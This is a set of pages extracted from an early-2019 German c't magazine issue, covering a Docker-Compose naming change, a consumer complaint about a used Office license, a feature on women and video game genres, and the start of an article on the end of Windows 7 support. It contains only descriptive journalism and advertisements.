Die Entwickler von Docker-Compose haben auf die scharfe Kritik an ihrer **Änderung des Namensschemas** reagiert. Mit Docker-Compose 1.23 hatten sie – für viele Nutzer überraschend – das Namensschema der gestarteten Container um eine Zufallszeichenkette erweitert. Da viele Entwickler rund um Docker-Compose eigene Skripte entwickelt hatten, die auf einen konsistenten Namen angewiesen waren, führte die Änderung zu Unmut. Besonders Docker-Entwickler „shin“ bekam den Unmut der Open-Source-Community im GitHub-Issue #6316 ab. Mit Version 1.23.2 wurde die ungeliebte Idee schnell wieder beseitigt. Container, die mit `docker-compose up` gestartet wurden, bekommen keine Zufallszeichen im Namen. Temporäre Container, die mit `docker-compose run` gestartet wurden, dagegen schon. (jam@ct.de)

**ct <webdev>** < Komed, Köln / 8. Februar 2019 >

Die Konferenz für Frontend-Entwicklung • **WORKSHOP-PROGRAMM**

**Hand-on Progressive Web App Bootcamp (Peter Kröner)**

- > PWA-Basistechnologien wie Promises, Service Workers und Offline-Datastores
- > Entwicklung einer eigenen PWA

**Web-Performanceoptimierung 2018 (Sven Wolfermann)**

- > Wie werden Web Fonts effizient geladen?
- > Was ist beim Laden von CSS, JavaScript und Bildern zu beachten?
- > Wie testet man Website-Performance und automatisiertes Monitoring?
- > Welche Möglichkeiten bieten Service Worker und HTTP2 zur Performance-Steigerung?

**Moderne Vue.js-Entwicklung (Jan Bärens)**

- > Entwicklung einer auf Vue.js basierenden Single-Page-Application
- > Scaffolding der Anwendung mittels der neuen Vue CLI 3.0
- > Konfiguration eines Linters (Style-Guides)
- > Syntax von Vues Single-File-Components, den vue-router, Vuex, bis hin zu Vue.js selbst

15	
16	
17	
18	
19	
20	
21	
22	
23	
24	
25	
26	
27	
28	
29	
30	
31	
32	
33	
34	
35	
36	
37	
38	
39	
40	
41	

Peter Kröner  
  
Sven Wolfermann  
  
Jan Bärens  


Eine Veranstaltung von  Organisiert von  [www.ctwebdev.de](http://www.ctwebdev.de)



# Ausgesperrt

**Office-Lizenz lässt sich nicht aktivieren,  
Händler verweigert Rückgabe**

**Nicht immer muss es die aktuelle Version von Microsofts Office-Paket sein. Oft reicht auch der Funktionsumfang einer älteren Variante. Doch der günstige Einkauf so einer alten Software führt nicht immer zum Erfolg.**

**Von Georg Schnurer**

**B**ernhard L. ist für eine Frauenberatungsstelle als externer IT-Berater tätig. Da der gemeinnützige Verein nicht gerade im Geld schwimmt, war er im November 2018 auf der Suche nach einer günstigen Version von Microsoft Office. Ein Werbebanner im Internet führte ihn zum Angebot von „Vollversion-Kaufen.de“. Dort entdeckte er MS-Office 2016 Pro zum Preis von 79,95 Euro. Für die aktuelle 2019er-Version hätte er gut 270 Euro auf den Tisch legen müssen. Knapp 190 Euro gespart – ein guter Deal, dachte sich Bernhard L. Schließlich deckte die etwas in die Jahre gekommene 2016er-Variante alle Anforderungen der Beratungsstelle an ein Office-Paket ab.

Der Kauf war schnell erledigt: Die Bezahlung erfolgte per PayPal und wenige Minuten später übermittelte der Händler einen Produktschlüssel und einen Download-Link für die Installationsdateien von Office 2016 Pro. Sofort lud Bernhard L. die Software herunter und brannte sie auf eine DVD. Danach ging es an die Installation des Programms.

## Hilfe!

Doch irgendwie funktionierte das nicht: Die auf dem Rechner vorinstallierte Ausprobier-Version von Office 365 beharkte sich anscheinend mit der frisch erworbenen Vollversion. Der um Hilfe gebetene Support des Online-Händlers verwies auf

einige Tools von der Microsoft-Webseite, die beim Entfernen vorinstallierter Office-Versionen helfen sollten. Nach etlichen Versuchen gelang es Bernhard L. endlich, das neue Office-Paket auf den Rechner zu verfrachten. Doch so richtig weiter kam er dennoch nicht: Das Programm akzeptierte den Aktivierungsschlüssel einfach nicht. Nach vier Fehlversuchen suchte er im Internet Hilfe und fand den Tipp, die Software telefonisch zu aktivieren. Also griff er zum Hörer und bat den Microsoft-Support um Unterstützung.

Doch da hatte er die Rechnung ohne Microsoft gemacht: Eine telefonische Aktivierung sei bei dem von ihm genutzten Aktivierungsschlüssel nicht möglich, weil es sich hier um eine sogenannte Volumenlizenz handele. Er möge das Problem doch bitte mit seinem Händler klären.

## Frust pur

Also schilderte Bernhard L. sein Problem per E-Mail und bat Vollversion-Kaufen.de um die Erstattung des Kaufpreises. Geld zurück? Das kam für das Team des Online-Händlers überhaupt nicht infrage. „Produktschlüssel sind vom Widerrufsrecht ausgeschlossen“, teilte man dem Kunden lapidar mit.

Damit die Beratungsstelle weiterarbeiten konnte, erwarb Bernhard L. kurzerhand eine aktuelle Vollversion von MS-Office bei einem lokalen Händler. Die ließ sich ohne Probleme installieren und anschließend auch aktivieren. Die Mehrkosten und das beim Online-Händler versenkte Geld ärgerten Bernhard L. allerdings schon. „Bin ich einem Betrüger auf den Leim gegangen“, fragte er und bat die c't-Redaktion um Hilfe.

## Faktencheck

Das bei Bernhard L. aufgetretene Problem deutet auf den Kauf einer „gebrauchten“ Software hin. Anscheinend hat da ein Unternehmen eine bei Microsoft erworbene Volumenlizenz weiterverkauft. Anschließend hat ein Händler diese Volumenlizenz in mehrere Einzellizenzen aufgesplittet und dann weiterverkauft.

Dieses Vorgehen ist seit dem Urteil des Europäischen Gerichtshof vom 3. Juli 2012 (EuGH C-128/113) und dem ergänzenden Urteils des Bundesgerichtshofs (BGH Az. I ZR 8/13) vom 11. Dezember 2014 zur Aufspaltung von Volumenlizenzen durchaus legal. Allerdings muss



sichergestellt werden, dass die weiterverkaufte Software vom ursprünglichen Käufer nicht mehr genutzt wird. Den Nachweis dafür muss im Zweifelsfall der Verkäufer der Gebrauchtssoftware erbringen.

Klar ist auch, dass man als Käufer einer online übermittelten Software kein Widerrufsrecht hat. Doch um einen Widerruf ging es im Falle von Bernhard L. ja gar nicht. Der

Kunde reklamierte zu Recht eine nicht installierbare Software. Hier steht der Händler eindeutig in der Pflicht. Er kann nachbessern, etwa indem er dem Kunden einen funktionierenden Aktivierungsschlüssel übermittelt. Alternativ kann er den Kauf auch Rückabwickeln, wenn der Kunde sich damit einverstanden erklärt.

## Nachgefragt

Wir baten zunächst Microsoft um eine Bewertung des Kaufs. Was für eine Software hat der Kunde hier tatsächlich erworben und warum wurde der Aktivierungsschlüssel gesperrt? Die Antwort des Software-Giganten warf allerdings noch mehr Fragen auf: Laut Microsoft stammt der an Bernhard L. weitergegebene Aktivierungsschlüssel aus einer Volumenlizenz von Office 2016 Professional. Allerdings wurde dem ursprünglichen Käufer dieses Volumenlizenzvertrages eine volle Lizenz für „Microsoft Office Professional Plus 2019“ gewährt. Diese beinhaltet zwar auch eine Downgrade-Option zu Office 2016, aller-

dings darf die Lizenz dann nicht parallel für Office 2019 verwendet werden. Möglicherweise liegt hier der Grund für die Sperrung des Aktivierungscodes. Microsoft wollte sich hierzu allerdings nicht näher äußern.

Wir konfrontierten Marco Seelmann, den Geschäftsführer der hinter „Vollversion-Kaufen.de“ stehenden AlphaCentaurus Promotion aus Stakendorf, mit der Aussage von Microsoft und wollten wissen, welche Belege er für eine korrekte Übertragung der Lizenz hat. Zudem interessierte uns, warum sein Unternehmen die berechtigte Reklamation von Bernhard L. abgeschmettert hat.

Seelmann räumte unumwunden ein, dass man die Reklamation des Kunden versehentlich falsch eingeordnet hätte. Aufgrund der vorhergehenden Fragen zur Office-Installation war der Supporter nicht von einer Reklamation ausgegangen. Man habe den Kaufpreis nun aber an den Kunden zurücküberwiesen.

Bei den Belegen für eine korrekte Übertragung der Lizenz blieb der Geschäftsführer allerdings recht einsilbig: Das Nutzungsrecht läge beim Großhändler und werde dem Kunden beim Kauf des Produkts überlassen. Die Übertragung des Nutzungsrechts erfolge mit der Rechnung, hieß es lapidar.

Für die Sperrung des Aktivierungscodes durch Microsoft, so erklärte uns Marco Seelmann, gebe es viele Gründe. Die meisten Sperrungen seien auf Missbrauch des Schlüssels durch den Kunden zurückzuführen. (gs@ct.de) ct

## Service im Visier

Immer wieder bekommen wir E-Mails, in denen sich Leser über schlechten Service, ungerechte Garantiebedingungen und überzogene Reparaturpreise beschweren. Ein gewisser Teil dieser Beschwerden ist offenbar unberechtigt, weil die Kunden etwas überzogene Vorstellungen haben. Vieles entpuppt sich bei genauerer Analyse auch als alltägliches Verhalten von allzu scharf kalkulierenden Firmen in der IT-Branche.

Manchmal erreichen uns aber auch Schilderungen von geradezu haarsträubenden Fällen, die deutlich machen, wie einige Firmen mit ihren Kunden umspringen. In unserer Rubrik „Vorsicht,

Kunde!“ berichten wir über solche Entgleisungen, Ungerechtigkeiten und duobiose Geschäftspraktiken. Damit erfahren Sie als Kunde schon vor dem Kauf, was Sie bei dem jeweiligen Unternehmen erwarten oder manchmal sogar befürchten müssen. Und womöglich verlassen unsere Berichte ja auch den einen oder anderen Anbieter, sich zukünftig etwas kundenfreundlicher und kulanter zu verhalten.

Falls Sie uns eine solche böse Erfahrung mitteilen wollen, senden Sie bitte eine chronologisch sortierte knappe Beschreibung Ihrer Erfahrungen an: [vorsichtkunde@ct.de](mailto:vorsichtkunde@ct.de).



# Kerle unter sich

## Warum Männer bestimmte Videospiele dominieren

**Laut Statistik spielen Frauen so viel wie Männer. Doch bei den in Magazinen und auf YouTube dominierenden Genres trifft man sie weiterhin selten an. In einem Selbstversuch gehen wir möglichen Gründen nach.**

**Von Peter Kusenberg**

Herrsteller werden nicht müde zu beteuern, dass Videospiele keine Männerdomäne seien. „Mit ihrem Beitrag prägen Frauen die weltweite Spielekultur“, sagt Felix Falk, Geschäftsführer des deutschen Branchenverbands game. Laut dessen Statistik sind 47 Prozent der Spieler in Deutschland weiblich.

Was diese Zahl jedoch verbirgt, sind die Unterschiede bei den Genres. Laut einer US-Studie von Superdata Research dominieren Männer bei Rollenspielen und Ego-Shootern, Frauen bevorzugen hingegen häufiger Mobil- und Glücksspiele.

Das schlägt sich auch in der Beteiligung von Frauen in einschlägigen Foren wieder, in denen ihre Lieblingsgenres wenig Beachtung finden. Von den rund 340 Forenbeiträgen zur heise.de-Rezension zu „Red Dead Redemption 2“ ließ sich keiner als von einer Frau verfasster identifizieren. Wer „Battlefield 5“ mit Headset spielt, hört so gut wie nie eine weibliche Stimme. Besucher von E-Sport-Turnieren mit „League of Legends“ entdecken bestenfalls vereinzelt weibliche Teilnehmer. Der Frauenanteil im E-Sport betrug 2018 laut womeningames.org läppische fünf Prozent.

### Alltagstest

Um auszuloten, warum bestimmte Genres Frauen so wenig ansprechen, luden wir die 46-jährige Andrea und die 34-jährige Luzie zu Spiele-Sessions ein. Andrea arbeitet als Erzieherin und spielt weder auf ihrem Smartphone noch auf dem PC. Einzig über ihre Kinder weiß sie von Pokémon und Super Mario. Die Optikerin Luzie kennt Candy Crush und spielte „vor Jahren ein bisschen Anno 1404 am PC“; weder sie

noch ihr Lebensgefährte besitzen eine Konsole.

Die erste Session beginnt mit dem 3D-Adventure „Everybody's gone to the rapture“, dessen Soundtrack Andrea an die TV-Serie „Big Little Lies“ erinnert. Sie versucht, gleichzeitig den linken und rechten Analog-Hebel des Gamepads zu bedienen, um die Spielfigur zu bewegen. Meist bleibt die Kamera auf die Straße gerichtet, weil Andrea den zweiten Analog-Stick vergisst. Ihr Fazit nach 15 Minuten: „Das Spiel sieht schön aus, das Gezwitscher der Vögel klingt hübsch, aber ich weiß nicht, was ich machen soll. Die Dialogue finde ich verwirrend.“

Im Action-Adventure „Darksiders 3“ missfällt Andrea die weibliche Hauptfigur, „die nur ans Hauen und Stechen denkt“. Ebenso reagiert sie bei „Rise of the Tomb Raider“: „Diese Lara ist doch keine Frau, die muss ja ständig killen und Steine wälzen.“

Schließlich kommt „Soul Calibur 6“ an die Reihe: Das Design der großbrüstigen Ivy findet sie etwas übertrieben: „Na, die hat halt gutes Bindegewebe!“ Andrea

hämmert wild auf die Tasten ein und besiegt den KI-gesteuerten Gegner: „Die Landschaft sieht wunderschön aus und ich kann es gut lenken, weil die Steuerung total egal ist.“ Sie beendet das Experiment mit einem Lob für das Prügelspiel – „obwohl sich das mit Sicherheit keine Feministinnen ausgedacht haben“.

Luzie hingegen: „Das ist sexistisch und viel zu schnell.“ Die Gewaltdarstellung in Soul Calibur stört sie kaum, im Unterschied zu Mortal Kombat: „Das ist voll eklig, das würde ich erst ab 30 Jahren freigeben.“ In „Red Dead Redemption 2“ stört sich die Optikerin an der klischeehaften Männlichkeit und daran, dass die Spielfigur Morgan „keine Hütte baut und eine Familie gründet“. In Spider-Man findet Luzie nicht den richtigen Rhythmus aus Schwingen und Loslassen und bleibt in den Häuserschluchten hängen. „Da muss man ständig seine Finger irgendwie verknoten. Das ist so ein richtiges Jungsspiel“, so ihr Fazit.

## Online-Sexismus

Beide Frauen konnten in keinem der insgesamt zwölf Spiele für sie interessante Ansätze entdecken. Einzig das Episoden-Adventure „Life is Strange“ weckte ihr Interesse, hinterließ aufgrund der Zeitknappheit jedoch keinen bleibenden Eindruck.

Folgt man ihrem Urteil, scheinen actionbetonte 3D-Spiele ein Refugium für überkommene Männlichkeitsideale zu sein. Bei YouTube und Twitch verhöhnten jüngst Chauvinisten wie der Betreiber von ReviewTechUSA diverse Frauen, die zuvor Gaming-Videos kritisiert hatten, in denen ein Spieler in „Red Dead Redemption 2“ eine virtuelle Frauenrechtlerin ermordete und anzündete. Tenor der zahlreichen Kommentare im Forum: „Hat sie verdient, die Schlampe!“

Drastische Frauenfeindlichkeit erlebten die Entwicklerinnen Zoë Quinn und Brianna Wu, die 2014 in der Gamergate genannten Hasskampagne Morddrohungen erhielten. Entsprechend gelten Online-Spiele laut einer Untersuchung des britischen Marktforschungsinstituts Bryter als unsichere Orte für Frauen: Beinahe jede dritte Frau gab an, in Online-Spielen sexuell belästigt und in einigen Fällen mit Vergewaltigung bedroht worden zu sein. Kaum verwunderlich, dass ein großer Teil der Frauen sich entweder als Mann ausgibt oder aufs Online-Spielen ganz verzichtet.

Wir ließen Luzie eine Online-Partie Fortnite spielen: Ihr gefielen die Figuren, da sie „nicht so übersexualisiert aussehen wie in Soul Calibur“. Insgesamt war ihr das Spiel zu „hibbelig“ und das „Kleine-Jungs-Gelaber“ zu „nervtötend“. Sexistisch beschimpft wurde sie nicht, doch milde bespöttelt. Die Optikerin kann sich nicht vorstellen, online zu spielen: „Dafür habe ich keine Zeit. Ich guck am Abend lieber eine Serie und geh früh ins Bett. Ich muss um sechs Uhr aufstehen.“ Andrea bestätigt dies: „Frauen haben ja meist viel mehr zu tun als Männer. Kinder, Haushalt, Arbeit – wann soll ich spielen?“

## Frauenfußball ist keine Lösung

Die Frauen sind zwar nicht repräsentativ, doch ihre Reaktionen verdeutlichen drei Gründe, warum so viele Videospiele beim weiblichen Geschlecht scheitern:

Erstens überwiegen in 3D-Action-Spielen, die Bestseller-Listen dominieren, oft klischeehafte „Männerhobbys“ wie Prügeln, Morden und Fußball. Die beiden Frauen wurden davon nicht abgeschreckt, aber die Themen interessierten sie zu wenig, als dass sie bereit gewesen wären, ihre knappe Freizeit dem Erlernen der hektischen Steuerung zu opfern.


Da nutzt es auch nichts, einen männlichen Avatar durch einen weiblichen zu ersetzen, wie die Reaktion auf Tomb Raider zeigt. Wie rückständig viele Darstellungen von Frauen sind, hat Anita Sarkeesian auf Ihrer Webseite Feminist Frequency ausführlich dargelegt. Es braucht deshalb andere Inhalte. Welche das sein können, zeigt Cornelia Geppert in „Sea of Solitude“. Ihr Adventure wird gern als Beweis angeführt, dass sich Entwicklerinnen mit anderen Inhalten durchsetzen können.

Die zweite Hürde ist die Hardware: „Xbox, PlayStation und PC zielen extrem auf die männliche Zielgruppe“, wie es die Entwicklerin Lucy Blundell formuliert. Nintendo feierte vor rund zehn Jahren großen Erfolg mit der Wii und deren zugänglichen Controllern. Allerdings wurde das Konzept von Nintendo wieder verworfen. Die Firmenchefs glaubten offenbar, komplexere Steuermethoden würden einen größeren wirtschaftlichen Erfolg versprechen. Wenn Männer mehr Zeit und Geld in Videospiele zu investieren, bestimmen sie auch, welche Konzepte den Markt langfristig dominieren.

Drittens ergibt sich selbst bei progressiven Paaren nach der Geburt des ersten Kindes oft das „Phänomen der Traditionalisierung“, wie es die Wiener Familienforscherin Sabine Buchebner-Ferstl formuliert; gemeint ist die Ungleichverteilung der Hausarbeit und damit das verfügbare Zeitbudget. Große Videospiele sind zeitraubend und lassen sich schlechter stückeln als TV-Serien, sodass vielen Frauen nach dem Abendessen keine Zeit bleibt, um als „Monster Hunter“ tätig zu werden. Konzepte wie die Episoden-Adventures von Telltale oder das ähnliche „Life is Strange“ passen offenbar eher zu den Interessen und Zeitplänen von Frauen, haben es aber schwer, in punkto medialer Aufmerksamkeit und Marktmacht zu bestehen.

Die Autorin Sabine Hahn hofft in ihrem Buch „Gender and Gaming“ auf Änderungen. Anhand ihres Tugend-Kreislaufs führt sie aus: Je mehr Frauen in der Industrie arbeiten, als Spielerinnen auftreten und je mehr weibliche Themen vorkommen, desto mehr sprechen Spiele auch Frauen an. Bislang wirken Versuche der großen Publisher, sie für Action- und Sportspiele zu begeistern, jedoch unbeholfen. So kann man in Fifa seit 2015 auch mit Frauenmannschaften kicken. Bei unseren Spielerinnen kam das nicht gut an: „Fußball – bitte nicht! Dann lieber Prügeln.“

(hag@ct.de) ct



**Soul Calibur 6:**  
Hektischer  
Sexismus mit  
unrealistischem  
Bindegewebe

# Die Lunte brennt

**Das letzte Support-Jahr für Windows 7 – jetzt handeln**



## **Das letzte Support-Jahr für Windows 7**

<b>Bedeutung und Auswirkungen .....</b>	<b>Seite 28</b>
<b>Ausweg neueres Windows .....</b>	<b>Seite 34</b>
<b>Alternative Betriebssysteme .....</b>	<b>Seite 40</b>

## Es ist noch enorm oft im Einsatz, und trotzdem hält Microsoft weiterhin unbeirrt am Zeitplan fest: Am 14. Januar 2020 endet der Support für Windows 7 – und das ist gerade mal noch ein Jahr hin. Doch was bedeutet das konkret und wer muss sich nun Gedanken machen? Wir beantworten die wichtigsten Fragen und zeigen Auswege.

Von Axel Vahldiek

Wenn Microsoft den Support für eine Windows-Version einstellt, sind die Auswirkungen jedes Mal andere. Als es 2014 Windows XP traf, gab es ein Riesen-Theater. Obwohl es zum Zeitpunkt des Support-Endes mit Windows 7 einen allgemein als würdig akzeptierten Nachfolger gab, wollten oder konnten sich trotzdem viele Nutzer nicht von XP trennen – sie hatten es lieb gewonnen oder Inkompatibilitäten verhinderten den Umstieg. Das Support-Ende von Windows Vista im April 2017 rief hingegen vor allem Schulterzucken hervor, weil es eh kaum noch jemand nutzte. Im Januar 2020, wenn Microsoft den Support für Windows 7 beendet, dürfte es wieder Theater geben, und zwar diesmal in einer noch dramatischeren Inszenierung: Der Marktanteil von Windows 7 zum Zeitpunkt des Support-Endes wird jenen von XP seinerzeit noch weit übersteigen. Zudem ist Windows 10 weit davon entfernt, allgemein als würdiger Nachfolger akzeptiert zu werden – viele Windows-7-Nutzer wollen Microsofts aktuelles Betriebssystem bislang nicht mal geschenkt.

Was also soll man tun? In dieser Ausgabe widmen wir dieser Frage drei Artikel: Der, den Sie gerade lesen, dröselt auf, was genau das Support-Ende eigentlich bedeutet und welche Auswirkungen es hat. Der nachfolgende gibt jenen Nutzern Tipps, die trotzdem bei Windows bleiben wollen. Den Abschluss bildet ein Blick über den Tellerrand: Wenn man sich ohnehin an etwas Neues gewöhnen muss, warum sollte man dann die Gelegenheit nicht nutzen und mal etwas ganz anderes ausprobieren?

### Was genau endet

Wenn Microsoft den Support einstellt, bedeutet das im Grunde bloß eines: Am 14. Januar 2020 gibt es zum letzten Mal kostenlose Sicherheits-Updates für Windows 7, danach ist Schluss damit. Alle nach diesem Zeitpunkt entdeckten Sicherheitslücken werden also nicht mehr gestopft. Und es werden weiterhin welche gefunden, verlassen Sie sich darauf: Von den rund 1000 Schwachstellen in Windows 7, die die einschlägige Datenbank „CVE Detail“ seit Erscheinen dieser Windows-Version im Jahr 2009 insgesamt verzeichnete, wurden 229 erst im Jahr 2017 gefunden; 2018 waren es bis Redaktionsschluss auch schon wieder 139. Von den insgesamt 269 besonders dramatischen Lücken, die das Einschleusen und Ausführen beliebigen Codes erlauben (code execution), wurden gar 47 erst 2017 und 30 im Jahr 2018 entdeckt.

Noch fataler ist, dass aus Windows 7 jede Menge Code in die Nachfolger Windows 8(1) und 10 übernommen wurde – das ist so üblich, denn Microsoft entwi-

ckelt ja Windows nicht ständig neu, sondern immer nur weiter. Wenn also in jüngeren Windows-Versionen eine Sicherheitslücke gefunden wird, ist die Wahrscheinlichkeit hoch, dass sie auch in Windows 7 steckt. Dazu kommt: Wenn Microsoft Lücken in Windows 8.1 und 10 schließt, veröffentlicht der Konzern normalerweise mehr oder weniger detaillierte Informationen über die Art der Lücken, und so erhalten Angreifer Hinweise, an welchen Stellen die Suche nach Angriffs möglichkeiten in Windows 7 besonders schnell zum Ziel führen dürften.


Des Weiteren wird Microsoft den Quellcode von Windows 7 nach dem Support-Ende nicht herausrücken, weshalb niemand in die Bresche springen kann, um eine Sicherheitslücke zu schließen. Vor den Gefahren einer offenen Lücke kann sie auch keine Zusatzsoftware schützen – VirensScanner, Firewall & Co. können das Risiko zwar mindern, aber nicht auf null reduzieren. Sicherheitslücken zeichnen sich ja gerade dadurch aus, dass man mit ihrer Hilfe ein System an anderen Schutzmaßnahmen vorbei angreifen kann.

### Auswirkungen

Dass die Gefahren offener Sicherheitslücken keineswegs nur theoretisch sind, haben Angreifer in der Vergangenheit bereits bewiesen. 2017 beispielsweise kompromittierten die Krypto-Trojaner WannaCry und Petya durch den EternalBlue-Exploit ungepatchte PCs, und zwar übers Netz und ganz ohne Nutzeraktion [1]. Der Exploit nutzt eine kritische Lücke in der SMB-Implementierung von Windows aus und verursachte Schäden im Milliardenbereich, und zwar nicht nur bei Privatnutzern (vor allem bei jenen ohne Backup),



Die Auswirkungen fehlender Updates können verheerend sein: Der Erpressungstrojaner WannaCry nutzte eine Sicherheitslücke für die Infektion.



Die Update-Orgien von Windows 7 sind legendär, doch nach dem 14. Januar 2020 werden Windows-7-Nutzer sie trotzdem vermissen.

sondern auch in der Industrie. Bei Autoherstellern etwa standen die Bänder still und die Anzeigetafeln der Deutschen Bahn zeigten statt Verspätungshinweisen die Erpresserbotschaft. Die Malware hat sich wurmhaft verbreitet – sobald ein System infiziert war, machte sie sich aktiv auf die Suche nach neuen Opfern. Jede Windows-Installation im gleichen Netz wurde infiziert, sofern sie nicht auf dem aktuellen Patch-Stand war.

Unklar ist derzeit, wie verlässlich die Krypto-Infrastruktur von Windows 7 nach dem Support-Ende bleibt. Sie ist das Fundament von vielem, was unter dem Microsoft-Betriebssystem mit Verschlüsselung zu tun hat. Der Einfluss des Crypto-API beginnt damit, dass Windows darüber eine gesicherte Verbindung zu Microsofts Servern aufbaut, und endet damit, dass Anwendungen wie Google Chrome beim Validieren von Zertifikaten unter anderem Windows vertrauen. Sobald im Crypto-API eine Schwachstelle entdeckt wird, um die sich Microsoft nicht mehr kümmert (und dabei geht es nicht um ob, sondern nur um wann), gefährdet das nicht nur die Sicherheit des Betriebssystems fundamental, sondern auch Ihre ganz persönlichen Daten etwa bei Online-Käufen.

## Was nicht endet

Weil immer wieder Verwirrung herrscht, was das Support-Ende noch so alles bedeutet, hier ausdrücklich, was es nicht bedeutet. Zunächst: Windows 7 läuft trotzdem weiter und es bleibt voll funktionsfähig – sofern die Installation nicht durch Schädlinge oder andere Angriffe lahmge-


legt wird. Aber selbst dann läuft es nach einer Neuinstallation wieder.

Außerdem wird Windows 7 keineswegs zur Freeware, die ab Januar 2002 von jedermann kostenlos verwendet werden dürfte. Denn Microsoft behält alle Rechte an der Software. Schließlich wird sich auch an der Aktivierung nichts ändern: Nach einer Neuinstallation oder bestimmten Hardware-Änderungen muss man also weiterhin aktivieren. Die zuständigen Server wird Microsoft nicht abschalten.

Selbst an manchen Support-Angeboten durch Microsoft ändert sich nichts.

## Pro Jahr entdeckte Schwachstellen

Die Zahl der seit dem Erscheinen von Windows 7 pro Jahr darin gefundenen Sicherheitslücken ist im Laufe der Jahre keineswegs gesunken, sondern zuletzt sogar wieder gestiegen.



Wenn es um das Reparieren von nicht-sicherheitskritischen Bugs geht, gilt das allerdings nur, weil Microsoft das bei Windows 7 seit 2015 sowieso schon nicht mehr macht. All das hingegen, was Microsoft als „Hilfe zur Selbsthilfe“ anbietet (etwa die Artikel in der Knowledge-Base unter <https://support.microsoft.com> und die Hilfeforen unter <https://answers.microsoft.com>), können Sie auch nach dem Januar 2020 weiter nutzen – die Sicherheit Ihrer Windows-7-Installation steigt das aber nicht.

## Ausnahmen? Ja, aber ...

Microsoft wird schon seit Jahren nicht müde zu betonen, dass der 14. Januar 2020 in Stein gemeißelt ist, und es ist derzeit nicht zu erwarten, dass sich an dem Datum noch etwas ändert. Zwar sind mittlerweile zwei Ausnahmefälle definiert, in denen der Support doch noch verlängert wird – doch vor allem Privatanwendern werden beide nicht helfen.

Die erste Ausnahme: Wenn ein am 14. Januar 2020 veröffentlichtes Update versehentlich eine neue Sicherheitslücke aufreißt sollte, wird diese (und nur diese) doch noch gestopft. Danach soll dann aber wirklich Schluss sein mit kostenlosen Updates.

Die zweite Ausnahme gilt nur für jene, die bereit sind, für weitere Unterstützung durch Microsoft zu zahlen. Doch das ist an Bedingungen geknüpft: Voraussetzung ist ein Volumenlizenzvertrag mit Microsoft, den aber üblicherweise nur Unternehmen, Behörden und Institutionen abschließen. Wer einen PC mit vorinstalliertem Windows erworben hat, bleibt genauso wie PC-Selbstbauer außen vor. Des Weiteren kann man den Support gegen Geld nur um maximal drei Jahre verlängern. Wie viel das Ganze kosten wird, ist noch nicht bekannt, klar ist aber bereits, dass die Kosten pro Gerät anfallen und absichtlich hoch sein werden, um die Kunden zum möglichst schnellen Umstieg auf Windows 10 zu bewegen. Zudem wird die zu zahlende Summe jährlich weiter steigen. Kunden mit Software-Assurance-Vertrag sollen immerhin Rabatt bekommen. Microsoft nennt diese kostenpflichtige Support-Verlängerung „Extended Security Updates“ (ESU). Beschränkt ist sie auf die Editionen Windows 7 Professional und Enterprise. Das bedeutet übrigens auch, dass weder die Home-Editionen eine Verlängerung erhalten, noch Windows 7 Ultimate, obwohl das die mit Windows 7

# Sie haben die Rakete. Wir helfen Ihnen, sie zu zünden.

Egal, was Sie 2019 noch vorhaben. Wir unterstützen Sie gerne mit unseren Host Europe-Kompletpaketen für eine leistungsstarke Online-Performance.

Rufen Sie uns unverbindlich an!

**0800 100 3902**

Mo – Fr, 9 – 17 Uhr

Oder schreiben Sie uns eine E-Mail:  
[sales@hosteurope.de](mailto:sales@hosteurope.de)

Unsere Experten beraten Sie gerne.



Wenn Microsoft den Support für Windows einstellt, wird auch der Internet Explorer unter Windows 7 keine Updates mehr bekommen, und ähnliches wird auch für viele weitere Hard- und Software gelten.

Zwar bekommt man noch beispielsweise von Norton (Symantec) oder Avast Virenscanner, deren Systemvoraussetzungen noch Windows XP SP3 nennen, doch für die Produkte von Avira, Kaspersky und Microsoft selbst ist XP längst zu alt.

### Die Rente naht ...

Dass die Zukunft nicht Windows 7 gehört, merkt man übrigens auch ohne Support-Ende: Adobe beispielsweise hat die Anforderungen für die Echtzeitvideobearbeitung in Premiere Pro und After Effects sowie für 3D-Komposition in Adobe Dimension bereits heute auf Windows 10 hochgeschraubt. Auch die CorelDraw Graphics Suite 2018 setzt Windows 10 als Betriebssystem voraus.

